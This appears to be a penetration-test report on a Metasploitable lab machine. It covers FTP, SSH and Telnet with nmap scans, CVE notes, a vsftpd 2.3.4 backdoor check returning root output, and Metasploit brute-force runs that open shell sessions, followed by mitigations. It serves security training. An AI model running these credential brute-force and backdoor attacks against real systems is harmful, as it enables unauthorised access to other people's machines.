
NETWORK VAPT REPORT

Target: [Domain(Metasploit)]

Scan result : 23 open TCP ports found (977 closed tcp ports)

Nmap CMD : “ nmap -p 172.23.60.228 ”



FTP (port 21):

FTP Service Description:

The FTP (File Transfer Protocol) service runs on port 21 and is used to upload and download files between computers. It allows users to manage files on a remote server, such as uploading website files or sharing data between systems. FTP works like when users store their photos using Google Backup, where data is sent from a local device to a remote server for storage.
However, unlike Google Backup which uses encryption, FTP transfers data in plain text, making it insecure and vulnerable to attacks like credential theft and unauthorized file access.

Nmap CMD: “ nmap -p 21 -sV -O <target_ip> ”

```
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.178.133
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
MAC Address: 00:0C:29:68:40:07 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Unix
```

Result:

- FTP can allow anonymous access.
- an outdated FTP server vsftpd 2.3.4 is present.
- Unix OS detected**.**

Security note:

- FTP sends data and passwords in plain text, so attackers can see them
- Always use SFTP or FTPS for secure file transfer.

Scripts:

Nmap CMD: “ ls -l /usr/share/nmap/scripts | grep ftp **”**

```
└─# ls -l /usr/share/nmap/scripts |grep ftp
-rw-r--r-- 1 root root  4530 May 15 21:07 ftp-anon.nse
-rw-r--r-- 1 root root  3253 May 15 21:07 ftp-bounce.nse
-rw-r--r-- 1 root root  3108 May 15 21:07 ftp-brute.nse
-rw-r--r-- 1 root root  3272 May 15 21:07 ftp-libopie.nse
-rw-r--r-- 1 root root  3290 May 15 21:07 ftp-proftpd-backdoor.nse
-rw-r--r-- 1 root root  3768 May 15 21:07 ftp-syst.nse
-rw-r--r-- 1 root root  6021 May 15 21:07 ftp-vsftpd-backdoor.nse
-rw-r--r-- 1 root root  5923 May 15 21:07 ftp-vuln-cve2010-4221.nse
-rw-r--r-- 1 root root  5736 May 15 21:07 tftp-enum.nse
-rw-r--r-- 1 root root 10034 May 15 21:07 tftp-version.nse
```

Searchsploit:

Nmap CMD: “ searchsploit vsftpd 2.3.4 **”**

CVE record:

https://www.cve.org/CVERecord?id=CVE-2011-0762

The vsf_filename_passes_filter function in ls.c in vsftpd before 2.3.3 allows remote authenticated users to cause a denial of service (CPU consumption and process slot exhaustion) via crafted glob expressions in STAT commands in multiple FTP sessions, a different vulnerability than CVE-2010-2632.

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523

vsftpd 2.3.4 downloaded between 20110630 and 20110703 contains a backdoor which opens a shell on port 6200/tcp.

Nmap CMD: “nmap --script=ftp-vsftpd-backdoor.nse -p 21 <target_ip>**”**

```
# nmap --script=ftp-vsftpd-backdoor.nse -p 21 172.23.60.228
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-08 11:24 IST
Nmap scan report for 172.23.60.228
Host is up (0.00066s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2011-2523  BID:48539
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|       https://www.securityfocus.com/bid/48539
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
```

Msfconsole : info

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > info

       Name: VSFTPD v2.3.4 Backdoor Command Execution
     Module: exploit/unix/ftp/vsftpd_234_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
 Disclosed: 2011-07-03

Provided by:
  hdm <x@hdm.io>
  MC <mc@metasploit.com>

Module side effects:
 unknown-side-effects

Module stability:
 unknown-stability

Module reliability:
 unknown-reliability

Available targets:
      Id  Name
      --  ----
  =>  0   Automatic

Check supported:
  No

Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT   21               yes       The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 0 characters

Description:
  This module exploits a malicious backdoor that was added to the       VSFTPD download
  archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between
  June 30th 2011 and July 1st 2011 according to the most recent information
  available. This backdoor was removed on July 3rd 2011.
```


Exploitation:

Exploitation using msfconsole :

```
msf6 > search ftp_login

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  auxiliary/scanner/ftp/ftp_login       .                normal  No     FTP Authentication Scanner


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/ftp/ftp_login

msf6 > use 0
msf6 auxiliary(scanner/ftp/ftp_login) > show options

Module options (auxiliary/scanner/ftp/ftp_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepte
                                                d: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   Proxies                            no        A proxy chain of format type:host:port[,type:host:port][ ... ]. Sup
                                                ported proxies: sapni, socks4, socks5, socks5h, http
   RECORD_GUEST      false            no        Record anonymous/guest logins to the database
   RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-me
                                                tasploit/basics/using-metasploit.html
   RPORT             21               yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair
                                                per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts

View the full module info with the info, or info -d command.
```

```
msf6 auxiliary(scanner/ftp/ftp_login) > set RHOSTS 192.168.1.15
RHOSTS => 192.168.1.15
msf6 auxiliary(scanner/ftp/ftp_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS => true
msf6 auxiliary(scanner/ftp/ftp_login) > set PASS_FILE /home/sam/Downloads/mypass
PASS_FILE => /home/sam/Downloads/mypass
msf6 auxiliary(scanner/ftp/ftp_login) > set USERNAME msfadmin
USERNAME => msfadmin
msf6 auxiliary(scanner/ftp/ftp_login) > run
[*] 192.168.1.15:21       - 192.168.1.15:21 - Starting FTP login sweep
[!] 192.168.1.15:21       - No active DB -- Credential data will not be saved!
[-] 192.168.1.15:21       - 192.168.1.15:21 - LOGIN FAILED: msfadmin:abcd (Incorrect: )
[-] 192.168.1.15:21       - 192.168.1.15:21 - LOGIN FAILED: msfadmin:qqaass (Incorrect: )
[-] 192.168.1.15:21       - 192.168.1.15:21 - LOGIN FAILED: msfadmin:1234 (Incorrect: )
[-] 192.168.1.15:21       - 192.168.1.15:21 - LOGIN FAILED: msfadmin:65432 (Incorrect: )
[-] 192.168.1.15:21       - 192.168.1.15:21 - LOGIN FAILED: msfadmin:sad (Incorrect: )
[-] 192.168.1.15:21       - 192.168.1.15:21 - LOGIN FAILED: msfadmin:cssfv (Incorrect: )
[-] 192.168.1.15:21       - 192.168.1.15:21 - LOGIN FAILED: msfadmin:mlkj (Incorrect: )
[-] 192.168.1.15:21       - 192.168.1.15:21 - LOGIN FAILED: msfadmin:amar (Incorrect: )
[-] 192.168.1.15:21       - 192.168.1.15:21 - LOGIN FAILED: msfadmin:sursj (Incorrect: )
[-] 192.168.1.15:21       - 192.168.1.15:21 - LOGIN FAILED: msfadmin:dipak (Incorrect: )
[-] 192.168.1.15:21       - 192.168.1.15:21 - LOGIN FAILED: msfadmin:vijay (Incorrect: )
[-] 192.168.1.15:21       - 192.168.1.15:21 - LOGIN FAILED: msfadmin:rohit (Incorrect: )
[+] 192.168.1.15:21       - 192.168.1.15:21 - Login Successful: msfadmin:msfadmin
[*] 192.168.1.15:21       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ftp/ftp_login) >
```

Direct exploitation using direct ftp cmd :



The vulnerability isn't a typical buffer overflow or code injection. It's a **deliberate backdoor.** The developer of vsftpd 2.3.4 (the version used in Metasploitable) intentionally inserted this malicious code. This is why Metasploitable is so "easy" to exploit: it's designed to have these well-known vulnerabilities for educational and testing purposes.

Impact:

- Unauthorized access to files.
- Data modification or theft.
- System compromise.

Mitigation:

- Use a secure alternative like SFTP or FTPS.
- Enforce strong password policies.
- Restrict access with firewall rules.

(SSH) Port : 22

Service: ssh (Secure Shell)

What is SSH?

Secure Shell (SSH) is a cryptographic network protocol that provides a secure way to access a computer over an insecure network. It provides strong authentication and encrypted communication to protect data integrity and confidentiality.

How it works:

● The SSH client initiates a connection to the server. Both parties exchange protocol versions.


● The server sends its public key to the client. The client verifies the authenticity of the server's key to prevent man-in-the-middle attacks.

● A secure, encrypted channel is established using a session key derived from the key exchange.

Security note:

SSH is generally secure, but it can be vulnerable to brute-force attacks if weak passwords are used.

Nmap CMD: " nmap -p 22 -sV -O <target_ip> "



Searchsploit:

Nmap CMD: “ searchsploit openSSH **”**

Exploit Title	Path
OpenSSH 2.3 < 7.7 - Username Enumeration	linux/remote/45233.py
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)	linux/remote/45210.py
OpenSSH < 6.6 SFTP (x64) - Command Execution	linux_x86-64/remote/45000.c
OpenSSH < 6.6 SFTP - Command Execution	linux/remote/45001.py
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain Sockets Privilege Escalation	linux/local/40962.txt
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading	linux/remote/40963.txt
OpenSSH < 7.7 - User Enumeration (2)	linux/remote/45939.py

Script:

Nmap CMD : “ ls -l /usr/share/nmap/scripts | grep ssh **”**

```
└─# ls -l /usr/share/nmap/scripts |grep ssh
-rw-r--r-- 1 root root  5391 May 15 21:07 ssh2-enum-algos.nse
-rw-r--r-- 1 root root  1621 May 15 21:07 ssh-auth-methods.nse
-rw-r--r-- 1 root root  3020 May 15 21:07 ssh-brute.nse
-rw-r--r-- 1 root root 16036 May 15 21:07 ssh-hostkey.nse
-rw-r--r-- 1 root root  5948 May 15 21:07 ssh-publickey-acceptance.nse
-rw-r--r-- 1 root root  3781 May 15 21:07 ssh-run.nse
-rw-r--r-- 1 root root  1423 May 15 21:07 sshv1.nse
```

CVE: https://www.cve.org/CVERecord?id=CVE-2008-5161

Required CVE Record Information

CNA: MITRE Corporation

Published: 2008-11-19 **Updated:** 2018-10-11

Description

Error handling in the SSH protocol in (1) SSH Tectia Client and Server and Connector 4.0 through 4.4.11, 5.0 through 5.2.4, and 5.3 through 5.3.8; Client and Server and ConnectSecure 6.0 through 6.0.4; Server for Linux on IBM System z 6.0.4; Server for IBM z/OS 5.5.1 and earlier, 6.0.0, and 6.0.1; and Client 4.0-J through 4.3.3-J and 4.0-K through 4.3.10-K; and (2) OpenSSH 4.7p1 and possibly other versions, when using a block cipher algorithm in Cipher Block Chaining (CBC) mode, makes it easier for remote attackers to recover certain plaintext data from an arbitrary block of ciphertext in an SSH session via unknown vectors.

Product Status

Learn more

Information not provided

Msfconsole :info

Description:

IN this screenshot ,This module will test ssh logins on a range of machines and

report successful logins. If you have loaded a database plugin and connected to a database this module will record successful logins and hosts so you can track your access.


```
msf auxiliary(scanner/ssh/ssh_login) > info

       Name: SSH Login Check Scanner
     Module: auxiliary/scanner/ssh/ssh_login
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  todb <todb@metasploit.com>

Check supported:
  No

Basic options:
  Name              Current Setting  Required  Description
  ----              ---------------  --------  -----------
  ANONYMOUS_LOGIN   false            yes       Attempt to login with a blank username and password
  BLANK_PASSWORDS   false            no        Try blank passwords for all users
  BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
  CreateSession     true             no        Create a new session for every successful login
  DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
  DB_ALL_PASS       false            no        Add all passwords in the current database to the list
  DB_ALL_USERS      false            no        Add all users in the current database to the list
  DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current database (Accepted: none, user, user&realm)
  PASSWORD                           no        A specific password to authenticate with
  PASS_FILE                          no        File containing passwords, one per line
  RHOSTS                             yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.ht
                                               ml
  RPORT             22               yes       The target port
  STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
  THREADS           1                yes       The number of concurrent threads (max one per host)
  USERNAME                           no        A specific username to authenticate as
  USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
  USER_AS_PASS      false            no        Try the username as the password for all users
  USER_FILE                          no        File containing usernames, one per line
  VERBOSE           false            yes       Whether to print output for all attempts

Description:
  This module will test ssh logins on a range of machines and
  report successful logins.  If you have loaded a database plugin
  and connected to a database this module will record successful
  logins and hosts so you can track your access.

References:
  https://nvd.nist.gov/vuln/detail/CVE-1999-0502
```

Exploitation by using msfconsole :

```
msf auxiliary(scanner/ssh/ssh_login) > run
[*] 172.23.60.228:22 - Starting bruteforce
[-] 172.23.60.228:22 - Failed: 'msfadmin:admin'
[!] No active DB -- Credential data will not be saved!
[-] 172.23.60.228:22 - Failed: 'msfadmin:password'
[-] 172.23.60.228:22 - Failed: 'msfadmin:password123'
[-] 172.23.60.228:22 - Failed: 'msfadmin:password432'
[-] 172.23.60.228:22 - Failed: 'msfadmin:password988'
[-] 172.23.60.228:22 - Failed: 'msfadmin:mysql98765454321'
[-] 172.23.60.228:22 - Failed: 'msfadmin:123456789'
[+] 172.23.60.228:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin)
,119(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] SSH session 3 opened (172.23.60.135:36889 → 172.23.60.228:22) at 2025-10-09 11:37:07 +0530
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/ssh/ssh_login) > sessions -i

Active sessions
===============

  Id  Name  Type         Information  Connection
  --  ----  ----         -----------  ----------
  2         shell linux  SSH root @   172.23.60.135:46767 → 172.23.60.228:22 (172.23.60.228)
  3         shell linux  SSH root @   172.23.60.135:36889 → 172.23.60.228:22 (172.23.60.228)
```

IN the above screenshot ,I used **Metasploit's (auxiliary/scanner/ssh/ssh_login**) module to perform a brute-force test against the SSH service on the target. I set the target host with (RHOSTS), set the username to msfadmin (set USERNAME msfadmin) and provided a password wordlist **(set PASS_FILE /path/to/passwords.txt).** I then executed the module (run), which attempted the username against each password in the list to find valid credentials.

Direct exploitations by using ssh cmd:



IN the above screenshot ,I performed a direct SSH login to 172.23.60.228 using ssh -o HostKeyAlgorithms=+ssh-rsa msfadmin@172.23.60.228; after accepting the host key I authenticated as msfadmin and obtained an interactive shell.

Impact :

- Brute Force & Credential Attacks
- Exploitation of Vulnerabilities
- Data Exfiltration & Lateral Movement
- Potential for Backdoors / Persistence

Mitigation:

• Use public/private key-based authentication instead of passwords.

• Disable root login

• Enforce strong passwords and use two-factor authentication (2FA).

• Keep SSH server software updated.

Telnet (Port 23):

What is Telnet ?

telnet is an application protocol that provides a simple, character-based command line interface for remote access to a computer. It was one of the earliest methods for remote network communication.

How it works:

● The Telnet client establishes a TCP connection to the server on port 23.

● All data, including login credentials and subsequent commands, is transmitted in cleartext.

● The server's response is also sent back to the client in unencrypted text.

● The connection remains open for a conversational session until the user disconnects.

Security note:

Scan: Telnet is highly insecure as it transmits all data in cleartext, including credentials, making it trivial for an attacker to intercept and steal sensitive information.

Nmap Command : “nmap -p 23 -sV <target_ip>”

```
└─# nmap -sV -sC -O -p23 172.23.60.228
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-09 12:23 IST
Nmap scan report for 172.23.60.228
Host is up (0.0015s latency).

PORT   STATE SERVICE VERSION
23/tcp open  telnet  Linux telnetd
MAC Address: 00:0C:29:68:40:07 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Searchsploit :

Nmap Command : “searchsploit telnet”

```
└─# searchsploit  telnet
-------------------------------------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                                          |  Path
-------------------------------------------------------------------------------------------------------------------------------------------
3Com SuperStack II PS Hub 40 - TelnetD Weak Password Protection                                                         | hardware/remote/21011.pl
602Pro LAN SUITE 2002 - Telnet Proxy localhost Denial of Service                                                        | windows/dos/21694.pl
AbsoluteTelnet 10.16 - 'License name' Denial of Service (PoC)                                                           | windows/dos/46874.py
AbsoluteTelnet 11.12 - 'license name' Denial of Service (PoC)                                                           | windows/dos/48006.py
AbsoluteTelnet 11.12 - 'SSH1/username' Denial of Service (PoC)                                                          | windows/dos/48305.py
AbsoluteTelnet 11.12 - 'SSH2/username' Denial of Service (PoC)                                                          | windows/dos/48010.py
AbsoluteTelnet 11.12 - _license name_ Denial of Service (PoC)                                                           | windows/dos/48005.py
AbsoluteTelnet 11.21 - 'Username' Denial of Service (PoC)                                                               | windows/dos/48493.py
AbsoluteTelnet 11.24 - 'Phone' Denial of Service (PoC)                                                                  | windows/dos/50511.py
AbsoluteTelnet 11.24 - 'Username' Denial of Service (PoC)                                                               | windows/dos/50510.py
```

Scripts:

Nmap Command : “ ls -l /usr/share/nmap/scripts | grep telnet ”

```
└─# ls -l /usr/share/nmap/scripts|grep telnet
-rw-r--r-- 1 root root 20216 May 15 21:07 telnet-brute.nse
-rw-r--r-- 1 root root  3008 May 15 21:07 telnet-encryption.nse
-rw-r--r-- 1 root root  4564 May 15 21:07 telnet-ntlm-info.nse
```

CVE: https://www.cve.org/CVERecord?id=CVE-2022-39028

Required CVE Record Information

CNA: MITRE Corporation

Published: 2022-08-30 **Updated:** 2022-11-25

Description

telnetd in GNU Inetutils through 2.3, MIT krb5-appl through 1.0.3, and derivative works has a NULL pointer dereference via 0xff 0xf7 or 0xff 0xf8. In a typical installation, the telnetd application would crash but the telnet service would remain available through inetd. However, if the telnetd application has many crashes within a short time interval, the telnet service would become unavailable after inetd logs a "telnet/tcp server failing (looping), service terminated" error. NOTE: MIT krb5-appl is not supported upstream but is shipped by a few Linux distributions. The affected code was removed from the supported MIT Kerberos 5 (aka krb5) product many years ago, at version 1.8.

Msfconsole: info

```
       Name: Telnet Login Check Scanner
     Module: auxiliary/scanner/telnet/telnet_login
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  egypt <egypt@metasploit.com>

Check supported:
  No

Basic options:
  Name             Current Setting                    Required  Description
  ----             ---------------                    --------  -----------
  ANONYMOUS_LOGIN  true                               yes       Attempt to login with a blank username and password
  BLANK_PASSWORDS  false                              no        Try blank passwords for all users
  BRUTEFORCE_SPEED 5                                  yes       How fast to bruteforce, from 0 to 5
  CreateSession    true                               no        Create a new session for every successful login
  DB_ALL_CREDS     false                              no        Try each user/password couple stored in the current database
  DB_ALL_PASS      false                              no        Add all passwords in the current database to the list
  DB_ALL_USERS     false                              no        Add all users in the current database to the list
  DB_SKIP_EXISTING none                               no        Skip existing credentials stored in the current database (Accepted: none, user, u
                                                                 ser&realm)
  PASSWORD                                            no        A specific password to authenticate with
  PASS_FILE        /home/kali/Desktop/passfiletel.txt no        File containing passwords, one per line
  RHOSTS           172.23.60.228                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/
                                                                 using-metasploit.html
  RPORT            23                                 yes       The target port (TCP)
  STOP_ON_SUCCESS  true                               yes       Stop guessing when a credential works for a host
  THREADS          1                                  yes       The number of concurrent threads (max one per host)
  USERNAME         msfadmin                           no        A specific username to authenticate as
  USERPASS_FILE                                       no        File containing users and passwords separated by space, one pair per line
  USER_AS_PASS     false                              no        Try the username as the password for all users
  USER_FILE                                           no        File containing usernames, one per line
  VERBOSE          true                               yes       Whether to print output for all attempts

Description:
  This module will test a telnet login on a range of machines and
  report successful logins.  If you have loaded a database plugin
  and connected to a database this module will record successful
```

Exploitation by using msfconsole :

```
msf auxiliary(scanner/telnet/telnet_login) > set    ANONYMOUS_LOGIN true
ANONYMOUS_LOGIN ⇒ true
msf auxiliary(scanner/telnet/telnet_login) > set  STOP_ON_SUCCESS true
STOP_ON_SUCCESS ⇒ true
msf auxiliary(scanner/telnet/telnet_login) > set rhost 172.23.60.228
rhost ⇒ 172.23.60.228
msf auxiliary(scanner/telnet/telnet_login) > set USERNAME msfadmin
USERNAME ⇒ msfadmin
msf auxiliary(scanner/telnet/telnet_login) > set    PASS_FILE  /home/kali/Desktop/passfiletel.txt
PASS_FILE ⇒ /home/kali/Desktop/passfiletel.txt
msf auxiliary(scanner/telnet/telnet_login) > run
[!] 172.23.60.228:23      - No active DB -- Credential data will not be saved!
[-] 172.23.60.228:23      - 172.23.60.228:23 - LOGIN FAILED: msfadmin:admin (Incorrect: )
[-] 172.23.60.228:23      - 172.23.60.228:23 - LOGIN FAILED: msfadmin:password (Incorrect: )
[-] 172.23.60.228:23      - 172.23.60.228:23 - LOGIN FAILED: msfadmin:password123 (Incorrect: )
[-] 172.23.60.228:23      - 172.23.60.228:23 - LOGIN FAILED: msfadmin:password432 (Incorrect: )
[-] 172.23.60.228:23      - 172.23.60.228:23 - LOGIN FAILED: msfadmin:password988 (Incorrect: )
[-] 172.23.60.228:23      - 172.23.60.228:23 - LOGIN FAILED: msfadmin:mysql98765454321 (Incorrect: )
[-] 172.23.60.228:23      - 172.23.60.228:23 - LOGIN FAILED: msfadmin:123456789 (Incorrect: )
[+] 172.23.60.228:23      - 172.23.60.228:23 - Login Successful: msfadmin:msfadmin
[*] 172.23.60.228:23      - Attempting to start session 172.23.60.228:23 with msfadmin:msfadmin
[*] Command shell session 1 opened (172.23.60.135:34285 → 172.23.60.228:23) at 2025-10-11 11:15:22 +0530
[*] 172.23.60.228:23      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Exploitation by using direct telnet cmd :

```
└─# telnet 172.23.60.228
Trying 172.23.60.228 ...
Connected to 172.23.60.228.
Escape character is '^]'.
                                                  _                  _
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ (_) |_ __ _| |__ | | ___|___ \
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \| | __/ _` | '_ \| |/ _ \ __) |
| | | | | |  __/ || (_| \__ \ |_) | | (_) | | || (_| | |_) | |  __// __/
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__\__,_|_.__/|_|\___|_____|
                            |_|


Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started


metasploitable login: msfadmin
Password:
